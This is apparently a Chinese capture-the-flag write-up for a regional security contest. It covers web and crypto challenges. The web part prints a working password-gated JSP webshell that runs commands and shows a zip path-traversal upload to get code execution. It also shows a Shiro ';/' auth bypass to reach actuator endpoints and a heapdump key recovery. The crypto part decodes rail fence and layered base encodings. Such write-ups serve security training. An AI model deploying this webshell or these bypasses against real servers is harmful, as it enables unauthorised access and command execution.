

河南省第三届金盾信安杯网络安全大赛部分wp

原创

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本文链接: <https://blog.csdn.net/justruofeng/article/details/122114047>

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河南省第三届金盾信安杯网络安全大赛

公众号: Th0r安全

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Web

上传你的压缩包吧

上传之后会解压 zip, 上传一个 jsp 马然后压缩传上去:

```
<%
if ("feng".equals(request.getParameter("pwd"))) {
java.io.InputStream input = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int len = -1;
byte[] bytes = new byte[4092];
out.print("<pre>");
while ((len = input.read(bytes)) != -1) {
out.println(new String(bytes, "GBK"));
}
out.print("</pre>");
}
%>
```

再访问会提示不行，应该是 upload 目录不可以，尝试压缩包穿越，拿 010 改：

The screenshot shows a hex editor window titled '1.zip'. The hex data at offset 0130h is: 2E 2E 2F 31 2E 6A 73 70. The corresponding ASCII characters are:/1.jsp. The file name field in the ZIP directory entry is highlighted in yellow.

Name	Value	Start	Size	Color	Comment
> struct ZIPFILERECORD record	1234.jsp	0h	10Ah	Fg: Bg	
▼ struct ZIPDIRENTRY dirEntry	../1.jsp	10Ah	5Ah	Fg: Bg	
> char deSignature[4]	PK	10Ah	4h	Fg: Bg	
ushort deVersionMadeBy	31	10Eh	2h	Fg: Bg	
ushort deVersionToExtract	20	110h	2h	Fg: Bg	
ushort deFlags	0	112h	2h	Fg: Bg	
enum COMPTYPE deCompression	COMP_DEFLATE (8)	114h	2h	Fg: Bg	
DOSTIME deFileTime	10:23:50	116h	2h	Fg: Bg	
DOSDATE deFileDate	09/03/2021	118h	2h	Fg: Bg	
uint deCrc	6A1C41C8h	11Ah	4h	Fg: Bg	
uint deCompressedSize	228	11Eh	4h	Fg: Bg	
uint deUncompressedSize	466	122h	4h	Fg: Bg	
ushort deFileNameLength	8	126h	2h	Fg: Bg	
ushort deExtraFieldLength	36	128h	2h	Fg: Bg	
ushort deFileCommentLength	0	12Ah	2h	Fg: Bg	
ushort deDiskNumberStart	0	12Ch	2h	Fg: Bg	
ushort deInternalAttributes	0	12Eh	2h	Fg: Bg	
uint deExternalAttributes	32	130h	4h	Fg: Bg	
uint deHeaderOffset	0	134h	4h	Fg: Bg	
> char deFileName[8]	../1.jsp	138h	8h	Fg: Bg	
> uchar deExtraField[36]		140h	24h	Fg: Bg	
> struct ZIPENDLOCATOR endLocator		164h	16h	Fg: Bg	

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再上传上去访问 1.jsp 即可 rce，然后读 flag.jsp 即可。

休想爆破我

湖湘杯原题，下载 heapdump 然后其他的操作都和湖湘杯一样了，链接：


<https://blog.csdn.net/meteox/article/details/121334507>

给了 pom.xml, shiro 版本 1.50, 扫描目录发现有/actuator 文件，但访问其中的文件就重定向到login 结合 shiro 鉴权绕过可以成功访问到。

<http://f027f9e4.lxctf.net/;/actuator/env>

然后可以下载 heapdump 文件，可参考文章提取

keyhttps://www.cnblogs.com/icez/p/Actuator_heapdump_exploit.htm



找到密钥后进行还原

```
import base64
import struct
str=base64.b64encode(struct.pack('<bbbbbbbbbbbbbb',25,56,-57,73,111,12,-81,57,36,114,15, 13,84,-56,-96,-89))
print(str)
```

然后直接用工具打就行

▼ 密钥探测

关键字 指定密钥 AES

▼ 利用方式 🔍

利用链 回显方式

检测日志 × 命令执行 × 内存马 ×

输入命令

请先获取密钥和构造链

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Crypto

Hi There

密文: Hhbe1cie93bfTFbcc2h194e2ea1c91rgab5fei3432Tse498

栅栏, 经过测试是 8 位偏移



栅栏密码加密解密



佛陀慈悲的开示

点亮智慧明灯, 照亮世间的每一个人

1fo.org

打开 >

Hhbe1cie93bfTFbcc2h194e2ea1c91rgab5fei3432Tse498

每组字数 8 加密 解密

HiThereTheFlagisb9b91a3ee3c4cb441bce9539cf221f28

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解密出: HiThereTheFlagisb9b91a3ee3c4cb441bce9539cf221f28

flag{b9b91a3ee3c4cb441bce9539cf221f28}

低音吉他谱

拿到密文:

KIYVK6KWIWVE6V3MLJEVEVCOKVKDANKLKVKWIYKRNNJE4VKWOBMFGVLLPFLEK5CPKNWFMSC
WKRHEKUZQGFVBM23IIZLWYUSEKRVUWCSGFDGCVSFRHF3DEJJJVISSFKJKTCKYVNSFMTJRKJ
GFIVTQK5JVKVLZKZCTCT2VNRFEQV3LJJCIVMBVINLFK3CKJVVVMSSUKZYFGURRKV5FERLUJZJWYZC
IKZKEUVKTGAYWCV2VMRHE4RKSJZKFM4CWKIYVK6KSIIVLE4V3MKZEFMVCOKVKFKOKLKZVWISN
GFL EIVDMJJMFEMKVBGBJEK3COKVWFMSKSRFFKUSVGVKFCMDELJHEKUSQKRKUWCSGAYHSVSF
ORHVKMC5JBKVM4CFKMYDCQ2WGBWE4TJQKJEFIVTQLFJDCVTBKZCTCUSTNRLEUVSUJJKVIJVVJNL
UKZC2JZDFETSVKZYFOURQK4VVMVKOJ5KTASSIKVVUMVKTGA2WCVRQMRHF03CSIZKGWTSDKIYD
A6KSIWFEU3MLJEFKVC0IVJVKNKTK5VWIVSNNNJEYVDLJJKVEMCVPFJEK5CPKNWFUSCWKRFEKU
ZRIZFVMMDIIJGWVSMKRWE4R2SGFKTAVSFHFHFG3CJWJJVISVKKRTKU2XKVSFETSGKJGFI3DQL
BJVMRL2KZCUMT2RGBNEQVSUJJKVGJVJMF LGWZCJUYFMSSUNRFFQURROBCFMRJRKJLWYZCJ
FKEUVKUGA2VIUSVMRLVCVSSJJGYSXKIYUK6SSKVSE6ULMJZEFK22GKVJTAOKDKYYGYVSNGBLEQ
VDLJJKVEMKVPFLEK3CPKNWFMMSKZYEMVCGVVFVORLEMFIVMUSIKQYHAVSTKVVXSUSVGFHVG
3DEJBKWWRSVKKTKYKWBSE4TLLKJHFI22KKRJD4CDKZCXITSTNRLEQVSUJZKVGJRMFLVKZCJW
ZDFETS VKZYFQURRIV5FERSOJ5KWKY2CIK5VUUVKTGAYVGVQRNFE2MCSJBKGUSSDKJ5FCMCSIVW
E6V3MMREFMVCKKJVTANLBKZKGMKRKZJE4VDMJJLFEMKWMFLEMRSK5WEUSCWKRFEKU2V
GVQVMRLIIJLWYUSQKRVU4RCSGAYWCVSNRJVJG3C2JBJFISSWKEYDKVCRNNSFGUKWKJGFIMCKK
ZJVMVL2KJKWYT2TNRHEQV2UJZKVGMBRJNLFKZC2JUJYFUCUNRYGCCRKZNFMRJRKJWY2CIKV
KE4VKUKU2VGVJQMRHF0VKSJZKVM4CXKNKVK6SSIVHE6VJQJJEFKVCKKJVDANKDKZKWTSSNNRJE
YVDMJJLFEMKFPFJEK3CTKNWFMSSKRRHEMVCVGFQVM23EKZGWYUSKKRWHAV2TIVKXUVSGJZH
VG3DEJBKVITSVKMYDCU2WGBWEUTLMKJGFI23QLBJDCVJQKZCWITSXNRSEQVCUJZDFGVJIRJGW
V7077DFESSVNRFFMIIRGR4VFEV11171LWVISTK71GVVKSGAVIIGVSMRFE23CSTJKGWTSGKTVMK6K

WIVWE6VLLMREVEVCKIZJTAMLBKVVWIVSNGBJFAVCVJLJLVEMKGMFLEKTSPKFWE4SCOIZWEKUQZ
HFFVM23EKZGTUSCKRVXAYKSGFKXSVSFMRFHG3DEJBFKFM4CVKQYDKS2WNNFSUTSGKJHFIMCKK
5JHUUL2KJCVMT2TNRUEQVCUJJKVGMBSZINLFK3CSJVVVETSUNNFQURRIV5FMRLUJZJWYUSIKFKE
4VKTKU2UYULLMRLFO3CSJZKVK4CYKIYUK6KWIIVSE6VLMKJEFMVTQKVJTANKTKZVWIRSNRLEIVD
MJZBVENMKIJJLEK5CPKFWFUSKSKRHEMURQGVQVQVLEKJLWYUSOKRKAAXKSGBVXSUSVJZHFO3DE
JBLFITSVKMYDKYKWNWEMTLLKZGF123UINJDAMK2KZCXIT2VNRLUVCUJZCVGMBVINLUKZCSK5
LFETSVKVVYFOUT2KF4VMRJRJ5KWY3CIKVKFERKTGA2VGVQRNRHE222SJRKGUSSDKIYVK6KWIIVWE
6U3MMREVCVCOKITANKLZKWIUSNGBJEYVCWJLJFEMKVPFLEK3CPKUYFESCUNDFKVBQGVQV
M23EJGWYUSMKRHLHAU2SPJIXUVSFNRFHG3CSJBJVVISGKMYDKYKXKVSFOUKWKJGFI3DQKVJUKVT
BKZDEMT2TNRLEQVKUJZCVIMBRINLGWYZQJUYFETSUNNFUUT2KF4VERLMKJLWYWSJKFKE4RSS
GA2UGVJQMRQVC3CSJRKFK4CWKIYVK6SSIZDE6VLMJJEFMVCOIVKFMRSTKZCWIVSXNRJE4VDMJJJ
VEMLQINJEKMKPKFWFMSUKRHEKU2VGR4VC23EKNITCUSOKRWEUVSTKZCXSVSFORHVO3CWJB
HEIUSFKNLEMU2XIVUEMTLMKJHFI3DQKJDCVLEKJCTCU2RNRUEQVKUJJDVGMBVIRIWWZCWK5W
FEUCUKVFFOURQKV4VMRLEJ5IYW2CIJZCEURKTGAYWCVSUNRLE2MCMWIZKGTWSDKIYVK6KWIUYU
4V3MLJEFOVCOIVKVKNKUKEYGIVSXNRJEUVDLOBLEMLLPFJEKZCPKNWEMSCXNNHFKU2VGVJVM
VLMJGWIYUSEKRVUUV2SGFVTAUSFMRFHFO3C2JBFKVM4CVKJKTCS2VGBSFGUSFKJGFI3DQKVJUKRT
BKZCXIT2XNRWEQVSUJJKVGVJVMFLGW2CGJUYVEUCUNNYFEURROBBVERJRKJLWYWSIK5KE4RKS
GA2VIUTLMMYE4RKSJJKGY4CXKKNVK6KSIUYU6ULMOBEFO220IVKFKNKLKYGYVSNRJEUVDMO
BNFEMK2IJJLEK3CPKVVFMKSKRHFVKVGVJVKMDEKZGTUSIKRKAAXSTKVVXSUSVNRHVC3DMJB
LVIUSFKNLEMS2WGBSFETLMKJHFI22KKRJDRCRQJQZCXIT2TNRNEQVSUJJKVCMRMLLWZCWK5W
FESCUKZYFKURR4VMRSGJ5KWYZCIKZKE4VKUGA4UGVSVMRLE2MCSJRKFM4CSKIYDCWSWIVSF
AULMLJEVCVTQKVJFKNKLKUYGIWSNGBJEUVKJJKVEMDLPJJKVKSOK5WFESCWKZYFKU2VGVVBM
MDIJJGWWUSEKRVUUYKSPJLEEVSFORHFK3C2JBJFISSVKUYDI6KRNNSFGUJRKJFFI22KK5JDAVTBKZC
U4T2VGBSEQV3LJJKVIVJRMFLKZCOK5WFEQSUKZYFUURRQZQVMRJRKJWYZCKRHLHAVKRKU2VG
VLLMRLE2MCSJJKGYSSWKNKTA6SSIVSE6ULMNRREFIVTMIVJDANKDKZVWQRSNGBLEMVMJIMVE
MBQPFLEK5COK5WGISUKRFEKUZQGVKFC23EKZGWYUSKRVXAVSTKZKXSVSVJZHVK3CKJBFKFM4
CVKNTKU2WNNSEMTLLKZDFI23QKZJDC4CDKZCVMUSVNRNEQTSEJJCVMRBMFKWZCTKFWFE
TCUNRFQ2WKV4VMRJRJ5IYVSIKZKFEVKTGA2UGVQRNBBE2MKSXKKGW4CXKIYVK6KSIUYU6U
LMLJEVEVCKKVDANKDKYGGMCXKJFAVKVBMFEMDLPJJKZCPKFWE4SCXNNHEKU2WJJBVMM
DMIZGWYUSMKRHLHAV2SGFLGUSFORHVO3CSJBIVITSVKVKTKRCSGBSE4V2WKJGFKVLQK5JDCRLZ
KJKTCT2RNRNEQV2UJJCVMKGNLJK3CSK5WFERSUNNHEGURRNMFERLMKJLWYWSJKFKE4RUKG
A2WC2VMRLE2MKSJJKGW4CZKJ5FC6SSKUYU6VLLMREFO22GKVKDANKDKZVWIRSNRJEIVCW
OBKVENMKIJJLEK5CPKVVFMSSWKRFFKUZQGVFVKMDEKNITCUSOKRVUUVCTIVKXUSVFNHVO3C
WJBLFITSFQYUMS2WIVSEETJRKJFKI3CKKVDJCRBZCXITSVNRNEQV2UJZCVIVJVKRJEKZCOJVVVET
SVKZFFQURQGB4VERLUJ5KWY3CIKVKFERKTZFEWVTLMRLE222SKRKF4CXKIYVK6KWIIVWE6V3
MLJEFOVCOIVJTANKTKZVWIYKRGJFAVCVJVMFVGVKVPFLEKMKPKFWGISCXKRJEKURQGVBMVMMDEJ
JLWYUSGKRVUUVCSGAYHUUSFORHVG3DEJJKVITSKJKTKCYKXKVSFMTLLKJHFI3DQKVJDARL2KZD
EMT2TNRDEQVCWOBKVBKVNLFK3C2JUYFERCUKZYFGURRQZQVERLMJ5IYWZCIKZKEUVKUKU2
UGVJQMRJE4RSSJRKDA4CXKJ5FC6KWIUYU6VLMNRREFMVCIOIVKFMRTBKZCWIUSNGFJFIVDMJJLFE
MLQIRLEKOKOKFWGISUKRFFKU2VGVVORLELJHEKUSOKVLHAWCSGAYHSVSGFHV03CGJBLVIUS
FKNKTSS2WIVSEETLLKZCFI23QKRJDCVTBKZCTCUSTNRLEUVSUJJKVIVJVNJLWZCSK5WFESSUNRF
OURQKV5FERKOJ5JWY2CIKVKKE4RKTZDFGVTLMRNE23CSJZKGYTSFKIYXARCSIUYU4VLLMRRFFKVC
KKVKTANKUKJKWIVSOIZJFAVKVBLVEMDLPFJEKVSXKXWFMSCUKZWFKU2VGFJVMMDIIZGWYUSQ
KRWE4RSSPJTIAUSFMRFHG3CWJVM4CVKFKTKRCSNNSFMTJQKJHFI23QLBJVKVTBKZDEMT2XNR
HEQVSUJJKVGVJVMFLDA3COJUYFEUSUNNYFKURRUYFERLMKNJWYWSIKVKEURSTGA2UWVTLMR
NE222SJJKFK4CWKNLFMYKWIIVDE4V3MIZEFIVCSIVKFKMLBKZVWQSSXNRJEYVDLOBNFEMKWMFL
EKMKTKNWFESCWKRFEMU2VGVVFK23EMFIWVUSQKQYEU2TIVCXSVSGIZHU222KJBFISSVKIYD
SQ2WNNSEUV3MKJCFI22KKRJD4CDKZCZYUSVNRLEQVKUJJCVCMBVMFLWZCWJZDFETSVNNY
FQU2FIV5FMRLJ5KWYUSIK5VU4VKUKU2UGVSVNBBE23CWIRKUSSDKIYDAMCWIUYVGLMLJEF
MVCOIZJDANKUKEYGITSNGFJE4VCVOBLEMBQVJEMRSPKNWGISCWKZYFKU2VGVVMMDEKJLW
YUSOKRWEU2SPJLEEVSFMRFHG3C2JBJFISSWKEYDKS2WIVSFOUKWKJDFKVSCLBJDC232KJKWYT2
RGBFEQVSUKJCVGMBVKNLWYVZQJUYVESCUKZYGURRQZQVMRLM5IYWZCJFKKE4VKUKU2UWVJ
QMRQVCVSSJJKVK4CXKIYK6KWIIVHE6ULMKZEFMVTQIVJVKNLKYGYIUSNNRJE4VDMOBBFEMKFP
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MYUMS2WGBWEUTLMKJFKI22KLJDDAMZKZCWYUCRNRSEQVCUJZDFEMVKNLEKZCOJUYVETCU
GBYFOUT2KF5FMRLM5LWY2CIKZKFEVUKZFEWVTLMRNE2MKSJZKGW4CUKIYVK6KWIIVSFAU3M
LJEFOVCKKJVKMLBKVVWIIUSNNRJFAVBQOBLFGVTLPLFLEKMKPKFWEUSCOIRFEKUZQGVFVMMDM
JZGWYSEKRWE4RCSGFKTAVSFORHVC3DEJFIVISSFKMYDKU2WNNSE4V2WKJFFK23QLBJVK23ZKZ
CXIT2TNRNEQVCWNRKVGVSJNLDAZCGJVVVETCUNNF4URROBBVERLUJZKWYVSIKVLHAVKVKUY

WCVSFMRL E23CSJBKFM4CZKJ5FC6SSKUYU6VLM LJ EFMVCOIVKFKOKDKZVWIRSNNRLEIVDLJ JMVE
MLMMFLEKOKPKFWFUSCTKRHEMU2VGVBOV23EJZLVUMUSMKVKXAVSSGFKXUUSFMRHFO3C2JBL
FM3CVKRL EUS2WGBRTATJRKJDFI220I5JHUVSCKZCWITSTNRNEQVCUJJDFCMBVKRJEKYZQK5KVES
CUKVYFOU2VKV4VERLUJ5LWYRSIKZKE4RKTKZFEVGSFMRDE2MCWIZKGY4CWKIYVK6KWIWVE6U3
MKZF FMVCOIVKVNKLKZVWYIKRNNJEUVD MJ JMFEMCVPFLEKTS PKUYE4SCXNNFFKU2WIZQVM23
ELJGWWUSMKRLHAU2SGFVXUVSFGFHFK3CJWBHEM4CVKUYDKQ2WKVFSFMV3MKJHFK23QK5JDC
VTBKZCVMT2TNRLEQTSVIZKVMGKJNLFK3CKJVVVMTCUKZYFEURQGAYFMRLUJ5KWVVSJKJKEUVK
UKU2UGVJQMRJE222SJKFK4CWKIYVK6KSIUYU6VJQKJEFMVTMKVJDAMK LKZKWIWSNGFJEUVDM
JJLVEMKVPJLEKMKQKFWFMSWKRFFKUKVGVFVM23EKZLWWSKVKWEUV2TKVKXUUSVNRHV3
COJBLVITSFKRKTC2WKVSMFTJQKJEFIVSOIRJDCVL2KJCWITSRNRJEQUSUJJKVCVJVIRITAZCWJVVE
TCUNRFFOURQKV4VEVKOJ5IWIYUSIJZCEURKTKZDEWVTLMRFE222SKBKGWSSXKIYDCYKWIUYU6V
MKZEVCKVKFKNKUKJCVIWSNNRJEUVDLJ JMFGLLPJJKTS PKVWFMSCKWRHFKUZRIZFVM23MI
ZGTAUSEKRVXAWCSGFLFUVSFHFIFC3C2JBIVITSGKNKTKS2VNNRTATSGKJGFKVLQK5JDCVTBKZCU4T
2VGBSEQVSUJJKVGVJVJNLFK3CWJUYFMTSUNNYFGURRKV5FMRUJ5KWVVS IKZKE4RKS GA2UGVSV
MRLE2MCSJJKGYSSXKNCVK6KSIUYU6VLMNREE4RTMKVJTANKDKZVWUISXNRJEIVCWOBQVEMKVP
FJEKMSKVMFMSCTKRHFUKVGVFVKVLEJZLVKUSIKQYHAV2TIVKXSVSFMRHVG3C2JBKFM3CVKMY
DCYKWNNSFMV3MKJCFI22KKRJD4CDKJCTCTSTNRNEQTS E JZKVCVJVKNKWWZCWJUYFETCUGBFF
SURQGFQVMRKWJ5JWYUSIKZLHAKVUKU4UGVTLMRDE222WIZKFM4CVKIYWYKWIU4U6V3MKZF
FOVTQKIVKNLBKZKWIWSNGBJEYVDLOBLFEMKVPJ JEMRSPKMYEUSCWKZYFKVCWIZFVMMDEKJG
WYUSIKRWEUVKSGFYEEVSFORHFK3C2JB JFISSWKEYDKVCRNNSFEV2WKJDFKVS KK5JDAMDZKZCTS
T2TNRHEQVSWOBCVGVSKJNLGWZC2JVWFVCUNRYFSURRKV4VERJRKNJWYVSIKNKEURKTGA2U
WVTLMRNE4RSSKBKGWSSWKNLEK6SSIVSE6VJQKZEFVCSIVKDANLBKYYGIUSNNNJEYVDMJZEF E6
SWIJLEK5CPKVVWFUSCXKRFEKUJQGVJVOVLEKZGWYUSKKRVXAVSTKZKXUUSGIZHVG3C2JBLFITSFK
MYUMS2WNNUEETLMKJBFI23QVJDCVJQKZCTSUCTNRNEUUSWOBKVCVJVKNLVKZCSJUYVETCUK
ZYFMUT2KF5FEVLEJ5LWY3CIKZLHAKVTKGA2UWVSMRLEF022WIZKGW4CYKJ5FMQSWIU4U6ULMK
ZFFGVCKIZJVKMLBKVVWIVSNGBJE4VCVOBLFGVLLPFLFKMKPKFWE4SCXNNHEKU2WJJBVMMDMJZ
GTAUSIKRLHAV2SGFLFUVSFMRHFG3CWJBLFITSGKNKTRCSKVSFETSFKJFFIVSKK5JDA23ZKJDE4TSX
NRHEQVCUJJKVIMBVMFLGWZCSJUYFMSSUNNHEMURQGFQVERLUJ5IWIYUSIJZDHAVKTKGA2VGV
LMRLE2MCSJRKGW4CZKJ5FC6SSKVL E6UJQLJEFMVC OIVKDAMKDKZVWIRSNNRLEIVDLOBKVE MK2I
JLEKVS SKVWGISCWKRFFKVBQGVBMDELJLVUMUSMKVKXAVKSGBCXSUSFGFHVK3C2JBLFISSVKQ
YUMS2WKV SFUTLMKJIFI220I5JDC4CDKZCWYT2VNRNEQUSUJJKVCMBVKRIWZCOJZDFETSUKVY
FOURQIZQVMRKGJ5LWYRSIKZKE4VKUKUYWCVRQNRJF03CSJJKGYTSEKIYVK6KWIWVE6V3MKZFFK
VCOKVKVKNKEKEYGGMKRZJJEQVCVOBLE6SRPFL EMRSPKUYEUSCVNDFKU2VHFBVM23EIZLWY
USGKRVXAVCSGAYVUVSFORJFG3CWJBLFITSVKIYDCVCRGBSFMV3LKJIFIMDQK5JVKVL2KJXCIT2VNR
HEQVCWOBCVIMBRINLFK3C2JUYFERCUKZYFEURQGFNFM RJZJ5LWYWSIK5KE4RSSGA2UGVJQMRJ
E4RSSJZKFK4CZKNKVK6KSKV2E6V3MJJEFMVC OIVKDCRS LKZCWIRSNGFJEYVDMJJKFE6SWIJLEK5CS
KNWFUSSKRFFKUSVGVFVMVLEKZLWWSOKVKXAWCSGFXVSUSFORHVK3CSJBLWWSVKNLEU
2WKV S FMV3MKJCFI22KKNJDCVJQKZCTSUSTNRSEQVCUJZKVI MBVIRIWWZCSJZCVETSVKZFFKU2WI
U4VAVBQHFI FIMB5

按照顺序进行:

base32 解码, base64 解码, base32 解码, base16 解码, base64 解码, 发现:

```
Pf0>IdQ50cQBF@uY&UjKJ3UPyO<p@xZ%$}pHFHiqIA>W;J3UZ)Pf2Vsbx%7bM=DQ6a6v*)XHZjMpe  
&~yaZfENPI^yBPB?Z?J9R`pPe@K|bWb~Tds<FyKs|O*Lo;+cPf2W6d`@X2B{ooIYj18-GC4z9Pf2TddQ  
V7rcr8#wC@01Ab7UiOPiaJXSW;R(VmnW0QFCKYJ7Rq%Pf2SbZBkbzYfMgUKx`#YXGVQ3PHjLTDNR  
pEMp#cqeo|LZV|{K^Pe@HZVNZjGKw3_1Kq+%iNkM%*PHkR6BTqXdHEB>qN@HwOdND~qPf0>IU  
r|FdR&z~1dR1mmJ0xiUPHQD=K~W}lD{M|_d_+i7H8@#4Pc3CCZ%$}<J9tiQKp}8bH9JQ#PCYkqP)9~ XMKVucA8pQ7XHZsnPf259Em1;VS8Gs3ba  
-x1XL(~;PCrU5DMv+mW=2p$U~^$pHG5B9Pe^ztcTxo  
azRi<N-1?uNKTCyPHaeaV^2vzelheqZa#BQJ3UP!PiaJUYfnf&c4AOPbZLu+CUz?+PiaIs55G@7M<q~ WJ~LBLW_>|GPe(02bxLrwGg?hRY;i(UH  
7zk?Pe&~bWUk=H8oF2Q@4DuZDu8PPf2W6d`~GrW;akp  
buoEUOQ29P-RVda8D{SdQMMhA$D?7S|(yXPdg-Fb5dG9Bx+7=R&ZudJU3Y-PCaRAZBIKTM`loCJU  
606J70U!PChAeCQmyhM=DNfd_hG>WMO)5P$+IDa7|ueP9#ufYiT1>d2eMhPChAeDp5E`XjM=}N  
@i?OXIMRSPdiJZU{6I(P+w0;K_PHYJ7Rr4Pf0>IdQ5V0NpDR+LrhptJ3UP!PCaQVM=&2GHFHiqIA>W;J  
3UZ)Pf2W9CQ&0pQ#npNc6Mn^UL$5ZPe&~yaZgA^S1V6QPb?Z?JVrn$Pc1+=V^2GCdudK>G&^ojN  
kMpVPHk3jW=no6YE4c|G%80@c70$y
```



Base 系列编码 1 +

Type
Base 64

编码 解码

```
U3woeVhQZGctRml1ZEc5QngrNz1SJlp1ZEpVM1ktUEN
hUkFaQkILVE1gbG9DSnU2TzZKN09VIVBDaEFIQ1FteW
hNPUROZmRfaEc+V01PKTVQJctJRGE3fHVIUDkjdwZZ
aVQxPmQyZU1oUENoQWVEcDVFYFhqTT19TkBpP09YS
U1SU1BkaWpaVXs2SShQK3cwO0tfUEhZSjdScjRQZjA+
SWRRNVYwTnBEUitMcmhwdEozVVAhUENhUVZXPSSy
Z0hGSGlxSUE+VztkM1VaKVBMlC5Q1EmMHBRI25wT
mM2TW5eVUwkNvPQZSZ+eWfaZ0FeUzFWNIFQJ9a
P0pWcm4kUGMxKz1WXjJHQ2R1ZEs+RyZeb2pOa01w
VIBlazNqVz1ubzZZRTRjfEcIOE9AYzCwJHk=
```

```
Pf0>IdQ5OcQBF@uY&UjKJ3UPyO<p@xZ%s)pPHFiqIA
>W;J3UZ)Pf2Vsbx%7bM=DQ6a6v*)XHZjMPE&~yaZfEN
PI^yBPB?Z?
J9R`pPe@K|bWb~Tds<FyKs|O*Lo;+cPf2W6d`@X2B{ool
Yj18-
GC4z9Pf2TddQV7rcr8#wC@O1Ab7UiOPiaJXSW;R(Vmn
W0QFCKYJ7Rq%Pf2SbZBkbzYfMgUKx`#YXGVQ3PHjLT
DNRpEMp#cqeolLZV|
{K^Pe@HZVNzjGKw3_1Kq+%iNkM%*PHkR6BTqXdHEB
>qN@HwOdND~qPf0>IUr|FdR&z~1dR1mmJ0xluPHQ
```

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再进行 base 一把梭得到 flag: 380a4d5bea49d6a00921d4ed26b9d4ab

https://readflag.cn/tools/base-bucket/

CTFHub 【云演】--在线信息... 第四届2021美团网络...

```
{K^Pe@HZVNzjGKw3_1Kq+%iNkM%*PHkR6BTqXdHEB>qN@HwOdND~qPf0>IUr|FdR&
z~1dR1mmJ0xluPHQD=K~W)ID{M|_d_+i7H8@#4Pc3CCZ%s)
<J9tiQKp)8bH9JQ#PCYkqP)9~XMKVuCa8pQ7XHZsnPf259Em1;VS8Gs3ba-x1XL(~;
PCrU5DMv+mW=2p$U~^$pHG5B9Pe^zccTXxoazRi<N-
1?uNKTCyPHaeaV^2vzeLheqZa#BQJ3UP!PiaJUyfnf&
c4AOPbZlu+CUz?+PialS5G@7M<q~WJ~LBLW_>|GPe(02bxlrwGg?hRY;
i(UH7zk?Pe&~~bWUk=H8oF2O@4DuZDu8PPf2W6d`~GrW;akpbuoEOUOQ29P-
RVda8D{SdQMMhA$D?7S|yXPdg-Fb5dG9Bx+7=R&ZudJU3Y-
```

编码 解码 自动解码 明文显示字符串 明文显示16进制

Base16 Base32 Base36 Base58 Base62 Base64 Base85 Base91 Base92 Base100

算法 (通常保持默认就好) :

换表:

